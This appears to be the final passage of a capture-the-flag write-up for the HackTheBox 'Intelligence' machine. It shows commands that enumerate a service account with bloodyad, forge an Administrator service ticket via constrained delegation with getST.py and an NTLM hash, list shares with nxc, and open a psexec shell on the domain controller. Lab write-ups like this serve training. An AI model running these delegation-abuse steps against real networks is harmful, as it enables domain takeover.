
This SPN was not allowed to Delegate, so lets list the properties of the SVC_INT$
1
bloodyad -d intelligence.htb -u 'Ted.Graves' -p 'Mr.Teddy' -i 10.129.172.100 get object "svc_int$"

We have WWW as the SPN, that’s need to be used in SPN.
1
getST.py -spn 'WWW/DC.INTELLIGENCE.HTB' -impersonate 'Administrator' intelligence.htb/'SVC_INT$' -hashes ':9a8ab57e28237b094ad086914c61c2a7' -dc-ip 10.129.172.100  2>/dev/null

Lets now export it and use it with nxc to list all the shares.
1
nxc smb 10.129.172.100 --use-kcache --shares

This means we have administrative access.
Lets use psexec to get a shell on the box.
1
psexec.py -k -no-pass dc.intelligence.htb -dc-ip 10.129.172.100

Rooted!

Thanks for reading 😎